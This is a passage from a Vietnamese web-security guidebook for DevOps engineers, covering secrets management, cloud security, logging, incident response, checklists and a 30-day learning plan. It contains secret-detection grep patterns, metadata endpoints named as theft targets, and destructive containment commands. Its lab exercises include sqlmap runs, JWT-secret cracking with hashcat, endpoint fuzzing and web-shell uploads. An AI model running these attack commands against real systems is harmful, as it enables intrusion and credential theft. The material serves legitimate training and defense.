- Supply chain: pin versions, verify hashes, scan dependencies.
- SAST chạy trong PR check; DAST chạy sau deploy to staging.

Chương 31: Secrets Management

Khái niệm

Secrets là credentials, API keys, private keys, database passwords — bất cứ thứ gì nếu bị lộ sẽ cho phép unauthorized access.

Vấn đề phổ biến: - Hardcode trong source code - Commit vào Git - In ra logs - Expose qua environment variables - Lưu trong container images

Secrets Scanning

```
# truffleHog: scan Git history cho secrets
trufflehog git file://./myrepo --only-verified

# gitleaks: scan current repo
gitleaks detect --source . --verbose

# Tìm patterns phổ biến:
grep -rn "password\s*=\s*['\"][^'\"]\+" src/
grep -rn "api_key\s*=\s*['\"][^'\"]\+" src/
grep -rn "BEGIN.*PRIVATE KEY" .
grep -rn "AKIA[0-9A-Z]{16}" .  # AWS Access Key pattern

# Pre-commit hook
cat .pre-commit-config.yaml
repos:
  - repo: https://github.com/gitleaks/gitleaks
    rev: v8.18.0
    hooks:
      - id: gitleaks
```

HashiCorp Vault

```
# Vault: secrets engine cho enterprise

# Start Vault
vault server -dev

# Store secret
vault kv put secret/myapp \
  db_password="SuperSecret123" \
  api_key="sk-abc123"

# Read secret
vault kv get secret/myapp

# Dynamic secrets: Vault tạo credentials tạm thời
vault secrets enable database
vault write database/config/my-db \
    plugin_name=mysql-database-plugin \
    connection_url="{{username}}:{{password}}@tcp(localhost:3306)/" \
    allowed_roles="my-role"

# Vault tạo DB credentials tạm thời (expire sau 1h)
vault read database/creds/my-role
# → username: v-root-abc123 | password: random_strong_password | lease: 1h
```

App đọc từ Vault:

```
import hvac

client = hvac.Client(url='https://vault.internal:8200')
client.auth.kubernetes.login(role='my-app', jwt=get_k8s_service_account_jwt())

# Đọc secret
secret = client.secrets.kv.v2.read_secret_version(path='myapp')
db_password = secret['data']['data']['db_password']
```

AWS Secrets Manager

```
import boto3
import json

def get_secret(secret_name: str, region: str = 'us-east-1') -> dict:
    client = boto3.client('secretsmanager', region_name=region)

    response = client.get_secret_value(SecretId=secret_name)

    if 'SecretString' in response:
        return json.loads(response['SecretString'])
    else:
        return json.loads(base64.b64decode(response['SecretBinary']))

# Sử dụng
secrets = get_secret('prod/myapp/database')
db_password = secrets['password']
```

Secret Rotation:

```
# AWS Secrets Manager tự động rotate với Lambda
# Không cần hardcode password — Secrets Manager handle rotation
```

Kubernetes External Secrets

```
# External Secrets Operator: sync từ AWS SM sang K8s Secret
apiVersion: external-secrets.io/v1beta1
kind: ExternalSecret
metadata:
  name: db-credentials
spec:
  refreshInterval: 1h
  secretStoreRef:
    name: aws-secretsmanager
    kind: ClusterSecretStore
  target:
    name: db-credentials  # Tên K8s Secret được tạo
  data:
    - secretKey: password
      remoteRef:
        key: prod/myapp/database
        property: password
```

Best Practices

```
1. Never commit secrets to Git (dùng pre-commit hooks)
2. Không log secrets (log sanitization)
3. Use short-lived credentials (dynamic secrets, session tokens)
4. Rotate secrets regularly
5. Principle of least privilege: mỗi app chỉ có secrets cần thiết
6. Encrypt secrets at rest và in transit
7. Audit access: ai, khi nào, secret nào
8. Revoke immediately nếu suspect compromise
```

Tóm tắt

- Secrets trong source code hoặc logs = immediate breach risk.
- Scan code và Git history thường xuyên (gitleaks, truffleHog).
- Vault cho enterprise secrets management với dynamic credentials.
- AWS Secrets Manager/GCP Secret Manager cho cloud-native.
- Kubernetes: External Secrets Operator thay vì K8s Secrets cơ bản.

Chương 32: Cloud Security liên quan ứng dụng Web

IMDS và Credential Theft

```
AWS EC2 Metadata: http://169.254.169.254
GCP Metadata: http://metadata.google.internal
Azure Metadata: http://169.254.169.254

Xem SSRF (Chương 15) để chi tiết.
```

IAM Misconfigurations

```
// Overly permissive IAM role:
{
  "Effect": "Allow",
  "Action": "*",          // ← Tất cả actions!
  "Resource": "*"         // ← Tất cả resources!
}

// Principle of Least Privilege:
{
  "Effect": "Allow",
  "Action": [
    "s3:GetObject",
    "s3:PutObject"
  ],
  "Resource": "arn:aws:s3:::my-specific-bucket/*"
}
```

S3 Bucket Exposure

```
# Phát hiện S3 buckets exposed
# Public bucket có thể list/download files

# Check bucket permissions
aws s3api get-bucket-acl --bucket my-bucket
aws s3api get-bucket-policy --bucket my-bucket

# List exposed buckets (reconnaissance)
# Naming convention: company-name-env-purpose
https://company-backups.s3.amazonaws.com/
https://company-prod-assets.s3.amazonaws.com/

# Block public access (tất cả settings)
aws s3api put-public-access-block \
    --bucket my-bucket \
    --public-access-block-configuration \
    "BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true"
```

Cloud Security Checklist

```
☐ IMDSv2 required cho tất cả EC2 instances
☐ IAM roles dùng principle of least privilege
☐ S3 buckets: public access blocked (trừ static website)
☐ CloudTrail enabled cho tất cả regions
☐ GuardDuty enabled
☐ Security Hub enabled
☐ VPC: no 0.0.0.0/0 ingress trừ ports cần thiết
☐ RDS: không public accessible
☐ Secrets trong Secrets Manager, không hardcode
☐ MFA cho root account và IAM users
☐ Access Keys rotation
☐ CloudWatch Alarms cho suspicious activities
```

Chương 33: Logging và Detection

What to Log

```
import logging
import json
from datetime import datetime

class SecurityLogger:
    def __init__(self):
        self.logger = logging.getLogger('security')

    def log_auth_event(self, event_type: str, user_id: str,
                       ip: str, success: bool, extra: dict = None):
        event = {
            'timestamp': datetime.utcnow().isoformat(),
            'event_type': event_type,  # 'login', 'logout', 'password_change'
            'user_id': user_id,
            'ip_address': ip,
            'success': success,
            'user_agent': extra.get('user_agent') if extra else None,
        }
        self.logger.info(json.dumps(event))

    def log_access(self, user_id: str, resource: str,
                   action: str, allowed: bool):
        event = {
            'timestamp': datetime.utcnow().isoformat(),
            'event_type': 'access_control',
            'user_id': user_id,
            'resource': resource,
            'action': action,
            'allowed': allowed,
        }
        self.logger.info(json.dumps(event))

    def log_suspicious(self, event_type: str, details: dict):
        """Log suspicious activity"""
        event = {
            'timestamp': datetime.utcnow().isoformat(),
            'event_type': f'suspicious_{event_type}',
            'severity': 'high',
            **details
        }
        self.logger.warning(json.dumps(event))
```

Security Events phải Log

```
Authentication:
- Login success/failure (với username, IP, user-agent)
- Logout
- Password change/reset
- MFA events

Authorization:
- Access denied events
- Privilege escalation attempts
- Admin actions

Application:
- Input validation failures (potential injection attempts)
- Rate limit exceeded
- Large data exports
- Unusual patterns (1 user request 1000 profiles)

Infrastructure:
- Deployment events
- Configuration changes
- Certificate expiry warnings
```

Không Log

```
# KHÔNG bao giờ log:
logger.info(f"User {username} logged in with password {password}")  # ← LOG PASSWORD!
logger.debug(f"JWT token: {token}")  # ← LOG TOKEN!
logger.info(f"Credit card: {card_number}")  # ← LOG PII!

# Mask sensitive data
logger.info(f"User {username} logged in")  # OK
logger.info(f"Payment processed for card ending in {card_number[-4:]}")  # OK
logger.info(f"Token: {token[:8]}...")  # OK nếu debug
```

ELK Stack cho Security Monitoring

```
# Elasticsearch + Logstash + Kibana

# Logstash pipeline
input {
  beats {
    port => 5044
  }
}

filter {
  # Parse JSON security events
  json {
    source => "message"
  }

  # Tag suspicious events
  if [event_type] =~ /suspicious_/ {
    mutate {
      add_tag => ["alert"]
    }
  }
}

output {
  elasticsearch {
    hosts => ["elasticsearch:9200"]
    index => "security-%{+YYYY.MM.dd}"
  }

  # Send alerts
  if "alert" in [tags] {
    http {
      url => "https://hooks.slack.com/..."
      method => "POST"
      mapping => {
        "text" => "Security Alert: %{event_type} - %{message}"
      }
    }
  }
}
```

Detection Rules

```
# Alertmanager rules cho security events
groups:
  - name: security
    rules:
      - alert: BruteForceDetected
        expr: |
          sum(rate(auth_failures_total[5m])) by (ip_address) > 10
        for: 2m
        annotations:
          summary: "Brute force: {{ $labels.ip_address }}"

      - alert: UnusualDataAccess
        expr: |
          sum(rate(api_requests_total{endpoint="/api/users"}[1m])) > 100
        for: 1m
        annotations:
```

```
        summary: "Mass user data access detected"

    - alert: SuspiciousAdminAction
      expr: |
        rate(admin_actions_total{action="delete"}[5m]) > 5
      annotations:
        summary: "High rate of admin delete actions"
```

Tóm tắt

- Log đủ để reconstruct attack: timestamp, user, IP, action, resource, success/fail.
- Không log: passwords, tokens, credit cards, PII.
- Centralized logging với ELK/Loki.
- Alerting cho brute force, mass data access, suspicious admin actions.
- SIEM correlate events từ nhiều nguồn.

Chương 34: Incident Response cơ bản

IR Lifecycle

```
1. Preparation  → Training, playbooks, tools sẵn sàng
2. Detection    → Phát hiện incident
3. Analysis     → Hiểu scope và impact
4. Containment  → Ngăn lan rộng
5. Eradication  → Xóa attacker
6. Recovery     → Restore services
7. Post-Mortem  → Học từ incident
```

Detection

```
Các signal cần chú ý:
- Alert từ WAF/IDS: SQL injection, XSS attempts
- Unusual auth patterns: login từ IP mới, impossible travel
- Data exfiltration: large outbound traffic
- Unusual process: web shell execution (www-data → bash)
- Config changes không authorized
- Certificate changes
- New user accounts created
```

Containment

```
# Containment tức thì:
# 1. Block attacker IP
iptables -I INPUT -s ATTACKER_IP -j DROP

# 2. Revoke compromised credentials
aws iam delete-access-key --access-key-id COMPROMISED_KEY

# 3. Isolate compromised K8s pod
kubectl cordon affected-node
kubectl delete pod compromised-pod --grace-period=0

# 4. Revoke sessions
redis-cli del "session:*"  # Flush tất cả sessions

# 5. Scale down (nếu cần)
kubectl scale deployment webapp --replicas=0

# 6. Network isolation
kubectl apply -f network-policy-deny-all.yaml
```

Forensics cơ bản

```
# Thu thập evidence trước khi cleanup

# 1. Lưu logs
kubectl logs compromised-pod > pod-logs.txt
cp /var/log/nginx/access.log evidence/
cp /var/log/auth.log evidence/

# 2. Process snapshot
ps auxf > processes.txt
netstat -tulpn > network-connections.txt
lsof > open-files.txt

# 3. Disk image (nếu cần deep forensics)
# Không modify original evidence

# 4. Memory dump (advanced)
# avml hoặc lime kernel module
```

Communication

```
Internal:
- Security team: ngay lập tức
- Management: trong vòng 1 giờ
- Engineering leads: ngay khi cần containment

External:
- Customers: nếu data bị breach (theo regulation)
- Regulators: GDPR yêu cầu 72 giờ
- Law enforcement: nếu cần
```

Post-Mortem

```
# Security Incident Post-Mortem

## Timeline
- 14:30 Alert triggered: unusual admin access
- 14:35 Incident response activated
- 14:45 Compromised account identified
- 15:00 Credentials revoked, sessions cleared
- 15:30 Root cause identified: phishing attack
- 16:00 All systems verified clean
- 18:00 Services fully restored

## Root Cause
Phishing email → credential theft → unauthorized admin access

## What Went Well
- Alert triggered within 5 minutes
- Containment within 30 minutes

## What Went Wrong
- No MFA enabled → single factor compromised
- Logs tidak sufficient to determine scope

## Action Items
1. Enable MFA for all admin accounts [P0, Owner: Security]
2. Improve logging detail [P1, Owner: DevOps]
3. Phishing training for all employees [P1, Owner: HR]
```

Chương 35: Checklist bảo mật cho DevOps

Checklist Deployment

```
Authentication & Authorization:
☐ Passwords hashed với bcrypt/argon2 (minimum 12 rounds)
☐ MFA enabled cho admin accounts
☐ Session tokens: cryptographically random, >= 128 bits
☐ Cookie attributes: HttpOnly, Secure, SameSite=Strict/Lax
☐ JWT: specify algorithm, verify signature, check exp
☐ Access control: deny by default, check server-side

Input Validation:
☐ All user inputs validated server-side
☐ Parameterized queries (SQL)
☐ XML parser: disable external entities
☐ File upload: validate content, not extension/Content-Type
☐ Filename sanitized before filesystem use

Output Security:
☐ HTML output: context-aware encoding
☐ JSON responses: correct Content-Type
☐ Security headers: CSP, X-Frame-Options, HSTS, X-Content-Type-Options

API Security:
☐ Rate limiting: per-endpoint, per-user
☐ Authentication required cho sensitive endpoints
☐ Mass assignment protection: whitelist fields
☐ CORS: whitelist specific origins only

Infrastructure:
☐ HTTPS enforced (TLS 1.2+)
☐ Security headers via server/ingress config
☐ WAF configured và tested
☐ Secrets: không hardcode, dùng secrets manager
☐ Least privilege: service accounts, IAM roles, DB users
```

Checklist Container/K8s

```
Container:
☐ Non-root user (runAsNonRoot: true)
☐ Read-only filesystem (readOnlyRootFilesystem: true)
☐ Drop capabilities (capabilities.drop: [ALL])
☐ Resource limits defined
☐ No secrets in image layers
☐ Image scanned (Trivy)
☐ Signed images (cosign)

Kubernetes:
☐ RBAC: least privilege
☐ Network Policy: default deny
☐ Pod Security Standards: Restricted profile
☐ Secrets: External Secrets Operator hoặc Vault
☐ ServiceAccount: automountServiceAccountToken: false
☐ Ingress: whitelist source IPs cho admin endpoints
☐ No NodePort exposing internal services

Namespace:
☐ Separate namespaces: prod/staging/dev
☐ ResourceQuota và LimitRange defined
☐ Admission controllers: OPA/Kyverno policies
```

Checklist CI/CD

```
Pipeline:
☐ Secrets trong CI/CD secret store (không trong code)
☐ Pinned dependency versions (không @latest)
☐ SAST trong PR checks
```

```
□ Dependency scanning (Snyk/Dependabot)
□ Container image scanning
□ DAST sau deploy to staging
□ No shell injection trong pipeline steps

Code Review:
□ Security review checklist cho PRs
□ SQL queries: parameterized?
□ User input: validated và sanitized?
□ Secrets: accidentally committed?
□ Dependencies: any new ones với known CVEs?
```

Checklist Monitoring

```
Logging:
□ Auth events logged (success/failure)
□ Access control denials logged
□ Sensitive data NOT logged (passwords, tokens, PII)
□ Centralized logging (ELK/Loki)
□ Log retention policy defined

Alerting:
□ Brute force detection
□ Anomalous data access
□ Failed auth spike
□ New admin user created
□ Critical resource deleted
□ Cert expiry warning (30/14/7 days)

Monitoring:
□ WAF alerts reviewed
□ CVE alerts cho dependencies
□ Cloud security alerts (GuardDuty/Security Hub)
□ Penetration testing: annual minimum
□ Vulnerability scanning: monthly
```

Tóm tắt

- Security không phải one-time task — là continuous process.
- Shift left: tích hợp security từ development, không đợi production.
- Automation: SAST/DAST trong CI/CD, automated vulnerability scanning.
- Defense in depth: không phụ thuộc vào 1 lớp bảo mật.
- Incident response: có plan, test plan, improve từ incidents.
- Monitoring: không có logging = không có visibility khi bị tấn công.

Lộ trình học 30 ngày cho DevOps Engineer

Tổng quan

Lộ trình này được thiết kế cho DevOps/Cloud/Platform Engineer muốn bắt đầu từ con số không về web security và đạt được nền tảng đủ vững để: - Hiểu và phòng chống các lỗ hổng phổ biến trong hệ thống mình quản lý - Bắt đầu Bug Bounty ở mức cơ bản - Tích hợp security vào workflow DevOps hàng ngày

Commit time: 1-2 giờ/ngày

Tuần 1: Nền tảng (Ngày 1-7)

Ngày 1: Setup môi trường

Mục tiêu: Sẵn sàng lab environment

```
Công việc:
□ Cài Burp Suite Community Edition
□ Cài FoxyProxy Firefox extension
□ Import Burp CA certificate
□ Tạo account PortSwigger Web Security Academy
□ Chạy DVWA hoặc Juice Shop bằng Docker:
  docker run -d -p 3000:3000 bkimminich/juice-shop
□ Đọc lại Chương 1 (Giới thiệu) và Chương 2 (HTTP)
```

Lab: - Dùng Burp để intercept traffic đến Juice Shop - Xem HTTP history, thử Repeater với 1 request

Ngày 2-3: HTTP và Burp Suite

```
Đọc: Chương 2 (HTTP Fundamentals) + Chương 3 (Burp Suite)

Thực hành:
□ Intercept và inspect toàn bộ các loại HTTP requests từ Juice Shop
□ Thử Burp Decoder: decode base64, URL encode/decode
□ Thử Burp Repeater: modify headers, parameters
□ Inspect cookies: có HttpOnly/Secure/SameSite không?
□ Inspect response headers: có security headers không?

PortSwigger Labs (không cần): Đọc lý thuyết HTTP từ portswigger.net/web-security
```

Ngày 4-5: Authentication

```
Đọc: Chương 4 (Authentication)

PortSwigger Labs:
□ Lab: Username enumeration via different responses
□ Lab: Username enumeration via subtly different responses
□ Lab: Username enumeration via response timing
□ Lab: Broken brute-force protection (IP block)
□ Lab: 2FA bypass

Thực hành với Juice Shop:
□ Tìm username enumeration trong login flow
□ Thử brute force với Intruder
□ Tìm weak default credentials
```

Ngày 6-7: Session và Access Control

```
Đọc: Chương 5 (Session Management) + Chương 6 (Access Control)

PortSwigger Labs:
□ Lab: User role controlled by request parameter
□ Lab: URL-based access control can be circumvented
□ Lab: Method-based access control can be circumvented
□ Lab: User ID controlled by request parameter
□ Lab: Insecure direct object references

Thực hành với Juice Shop:
```

```
☐ Inspect session cookie attributes
☐ Tìm IDOR: truy cập order/profile của user khác
☐ Tìm admin endpoint bằng ffuf/gobuster

ffuf -w /usr/share/wordlists/dirb/common.txt -u http://localhost:3000/FUZZ -mc 200
```

Tuần 2: Injection Attacks (Ngày 8-14)

Ngày 8-9: SQL Injection

```
Đọc: Chương 12 (SQL Injection)

PortSwigger Labs (theo thứ tự):
☐ Lab: SQL injection vulnerability in WHERE clause
☐ Lab: UNION attack, determining columns
☐ Lab: UNION attack, finding a column with text
☐ Lab: UNION attack, retrieving data
☐ Lab: Blind SQL injection with conditional responses
☐ Lab: Blind SQL injection with time delays

Công cụ:
☐ Thực hành sqlmap với DVWA:
  docker run -d -p 80:80 vulnerables/web-dvwa
  sqlmap -u "http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit" \
         --cookie="PHPSESSID=xxx;security=low" --dbs
```

Ngày 10: NoSQL và Command Injection

```
Đọc: Chương 13 (NoSQL) + Chương 14 (Command Injection)

PortSwigger Labs:
☐ Lab: OS command injection, simple case
☐ Lab: Blind OS command injection with time delays
☐ Lab: Blind OS command injection with out-of-band interaction

Thực hành:
☐ Setup MongoDB locally và thử operator injection
☐ Tìm command injection trong Juice Shop (có 1 challenge)
```

Ngày 11-12: XSS

```
Đọc: Chương 11 (XSS)

PortSwigger Labs:
☐ Lab: Reflected XSS into HTML context with nothing encoded
☐ Lab: Stored XSS into HTML context with nothing encoded
☐ Lab: DOM XSS in document.write sink
☐ Lab: DOM XSS in innerHTML sink
☐ Lab: Reflected XSS into attribute with angle brackets HTML-encoded

Thực hành với Juice Shop:
☐ Tìm và exploit reflected XSS
☐ Tìm stored XSS trong comment/product review
☐ Test CSP bypass
```

Ngày 13-14: SSRF và XXE

```
Đọc: Chương 15 (SSRF) + Chương 16 (XXE)

PortSwigger Labs:
☐ Lab: Basic SSRF against the local server
☐ Lab: Basic SSRF against another back-end system
☐ Lab: SSRF with filter bypass via open redirection
☐ Lab: Exploiting XXE using external entities
☐ Lab: Blind XXE with out-of-band interaction

Thực hành:
☐ Dùng Burp Collaborator (nếu có Pro) hoặc interactsh
  docker run -it -p 80:80 ghcr.io/projectdiscovery/interactsh-server
☐ Test SSRF đến localhost services
```

Tuần 3: Authentication Protocols & Advanced (Ngày 15-21)

Ngày 15-16: OAuth và JWT

```
Đọc: Chương 7 (OAuth) + Chương 8 (JWT)

PortSwigger Labs:
☐ Lab: JWT authentication bypass via unverified signature
☐ Lab: JWT authentication bypass via flawed signature verification (alg:none)
☐ Lab: JWT authentication bypass via weak signing secret
☐ Lab: Authentication bypass via OAuth implicit flow

Thực hành:
☐ Setup Burp JWT Editor extension
☐ Decode JWT từ Juice Shop, thử modify payload
☐ Brute force JWT secret:
  hashcat -a 0 -m 16500 <jwt> /usr/share/wordlists/rockyou.txt
```

Ngày 17-18: CORS và CSRF

```
Đọc: Chương 9 (CORS) + Chương 10 (CSRF)

PortSwigger Labs:
☐ Lab: CORS vulnerability with basic origin reflection
☐ Lab: CORS vulnerability with trusted null origin
☐ Lab: CSRF vulnerability with no defenses
☐ Lab: CSRF where token validation depends on request method
☐ Lab: CSRF where Referer validation depends on header being present

Thực hành:
☐ Test CORS mis-configuration bằng curl
☐ Tạo CSRF PoC HTML page
```

Ngày 19-20: File Upload và Path Traversal

```
Đọc: Chương 17 (File Upload) + Chương 18 (Path Traversal)

PortSwigger Labs:
☐ Lab: Remote code execution via web shell upload
☐ Lab: Web shell upload via Content-Type restriction bypass
☐ Lab: Web shell upload via path traversal
☐ Lab: File path traversal, simple case
☐ Lab: File path traversal, traversal sequences stripped non-recursively

Thực hành:
☐ Upload web shell vào DVWA với security=low
☐ Test path traversal trên local app
```

Ngày 21: Race Condition và Business Logic

```
Đọc: Chương 20 (Race Condition) + Chương 21 (Business Logic)

PortSwigger Labs:
☐ Lab: Limit overrun race conditions
☐ Lab: Bypassing rate limits via race conditions

Thực hành với Juice Shop:
☐ Tìm business logic bugs (coupon reuse, negative quantity)
☐ Thử race condition với Burp Turbo Intruder
```

Tuần 4: DevOps Security + Practice (Ngày 22-30)

Ngày 22-23: Advanced Web Attacks

```
Đọc: Chương 22 (Clickjacking) + Chương 23 (Cache Poisoning) + Chương 24 (Request Smuggling)

PortSwigger Labs (nếu có Pro):
☐ Lab: Basic clickjacking with CSRF token protection
☐ Lab: Exploiting HTTP request smuggling to bypass front-end security

Thực hành:
```

```
□ Implement X-Frame-Options và frame-ancestors CSP
□ Test cache headers trên Nginx config
```

Ngày 24-25: SSTI và Deserialization

```
Đọc: Chương 25 (SSTI) + Chương 26 (Deserialization)

PortSwigger Labs:
□ Lab: Basic server-side template injection (SSTI)
□ Lab: Server-side template injection using documentation

Thực hành:
□ Setup Flask app với vulnerable Jinja2 template
□ Test {{7*7}} injection
□ Thử sandbox escape trong Jinja2
```

Ngày 26-27: API và GraphQL Security

```
Đọc: Chương 27 (GraphQL) + Chương 28 (API Security)

PortSwigger Labs:
□ Lab: Accessing private GraphQL posts
□ Lab: Bypassing GraphQL brute force protections

Thực hành:
□ Setup GraphQL endpoint và test introspection
□ Implement rate limiting với Flask-Limiter
□ Test mass assignment vulnerability
```

Ngày 28-29: DevOps Security trong thực tế

```
Đọc: Chương 29-33 (K8s, CI/CD, Secrets, Cloud, Logging)

Thực hành:
□ Scan repo với gitleaks:
  gitleaks detect --source . --verbose

□ SAST với Semgrep:
  pip install semgrep
  semgrep --config=p/owasp-top-ten src/

□ Scan Docker image với Trivy:
  trivy image myapp:latest

□ Implement security headers trong Nginx:
  add_header Strict-Transport-Security "max-age=31536000" always;
  add_header X-Frame-Options "DENY" always;
  add_header Content-Security-Policy "default-src 'self'" always;

□ Test IAM permissions:
  aws iam simulate-principal-policy \
    --policy-source-arn arn:aws:iam::123:role/my-role \
    --action-names s3:GetObject \
    --resource-arns arn:aws:s3:::my-bucket/*
```

Ngày 30: Review, CTF, và Bug Bounty Planning

```
Ngày cuối cùng:

1. Review toàn bộ
   □ Làm lại câu hỏi ôn tập các chương đã học
   □ Test Juice Shop: hoàn thành tất cả challenges có thể

2. CTF Practice
   □ TryHackMe: OWASP Top 10 room (https://tryhackme.com)
   □ HackTheBox Starting Point machines

3. Bug Bounty Planning
   □ Tạo account HackerOne: https://hackerone.com
   □ Tìm program phù hợp:
     - Public programs với broad scope
     - "Accepts all vulnerabilities" programs
     - Programs với good response rate
```

```
4. Lập kế hoạch tiếp theo
   □ Chọn 1 vulnerability type để deep-dive (SQLi, SSRF, etc.)
   □ Join communities:
     - Reddit: r/netsec, r/bugbounty
     - Twitter: theo dõi security researchers
     - Discord: Bug Bounty Hunter Community
```

Tài nguyên bổ sung

Platforms thực hành

Platform	Mô tả	Miễn phí
PortSwigger Web Security Academy	Labs chính thức, tốt nhất	Có
TryHackMe	Học theo rooms, guided	Có (basic)
HackTheBox	Machines thực tế hơn	Có (basic)
DVWA	Vulnerable web app tự host	Có
Juice Shop	OWASP challenge app	Có
VulnHub	VMs cho download	Có

Tools quan trọng

Tool	Mục đích
Burp Suite Community	Intercepting proxy, main tool
Burp JWT Editor	JWT testing
ffuf	Directory/endpoint fuzzing
sqlmap	SQL injection automation
gitleaks	Secret scanning
semgrep	SAST
trivy	Container scanning
nmap	Port scanning
interactsh	Out-of-band testing (Burp Collaborator alternative)

Tài liệu tiếp tục học

- **PortSwigger Blog:** https://portswigger.net/research — nghiên cứu mới nhất
- **OWASP Cheat Sheet Series:** Tổng hợp best practices
- **HackerOne Hacktivity:** Xem real bug bounty reports
- **Intigriti Writeups:** Bug bounty writeups
- **The Web Application Hacker's Handbook** (sách)
- **Bug Bounty Bootcamp** của Vickie Li (sách)

Certification (Nếu muốn)

Cert	Level	Phù hợp
PortSwigger BSCP	Intermediate	Tốt nhất cho web pentester
CompTIA Security+	Beginner	Foundational
OSCP (Offensive Security)	Advanced	Full pentester
eWPT (eLearnSecurity)	Intermediate	Web pentesting

Mindset quan trọng

"Think like an attacker"

Khi nhìn vào bất kỳ feature nào của ứng dụng, hỏi: - Tôi có thể cung cấp input không mong đợi không? - Tôi có thể bỏ qua bước này không? - Tôi có thể thay đổi parameter này không? - App đang tin tưởng điều gì mà không nên tin?

“Defense in depth”

Không phụ thuộc vào 1 lớp bảo mật. Mỗi lớp phải assume các lớp khác đã bị bypass.

“Continuous learning”

Web security thay đổi liên tục. Theo dõi: - New CVEs và vulnerabilities - Writeups từ bug bounty hunters - Research papers từ security conferences (Black Hat, DEF CON)

Tracking Progress

```
Tuần 1 - Foundation:
□ Môi trường setup hoàn chỉnh
□ Hoàn thành ít nhất 10 PortSwigger labs
□ Có thể dùng Burp để inspect và modify HTTP traffic

Tuần 2 - Injection:
□ Hoàn thành ít nhất 15 PortSwigger labs
□ Có thể manually detect và exploit SQLi, XSS cơ bản
□ Hiểu cách phòng chống từng loại

Tuần 3 - Auth & Advanced:
□ Hoàn thành 10 labs về JWT/OAuth/CSRF/CORS
□ Có thể decode và modify JWT
□ Có thể exploit SSRF đến internal services

Tuần 4 - DevOps Integration:
□ Implement security headers trong 1 real project
□ Setup gitleaks trong pre-commit hooks
□ Thêm Semgrep vào CI pipeline
□ Submit ít nhất 1 vulnerability report (dù Low severity)
```

Chúc mừng! Sau 30 ngày, bạn đã có foundation đủ vững để: - Nhận ra và phòng chống các lỗ hổng phổ biến trong hệ thống của mình - Bắt đầu Bug Bounty với confidence - Nói chuyện security với developers và security teams như peers - Tiếp tục tự học sâu hơn vào các chủ đề chuyên biệt

Con đường phía trước: - 3 tháng: Chuyên sâu 2-3 vulnerability types - 6 tháng: Active Bug Bounty hunter - 1 năm: Có thể pass BSCP hoặc eWPT - 2 năm: Pentest junior hoặc AppSec engineer

Security là journey, không phải destination. Bắt đầu từ hôm nay.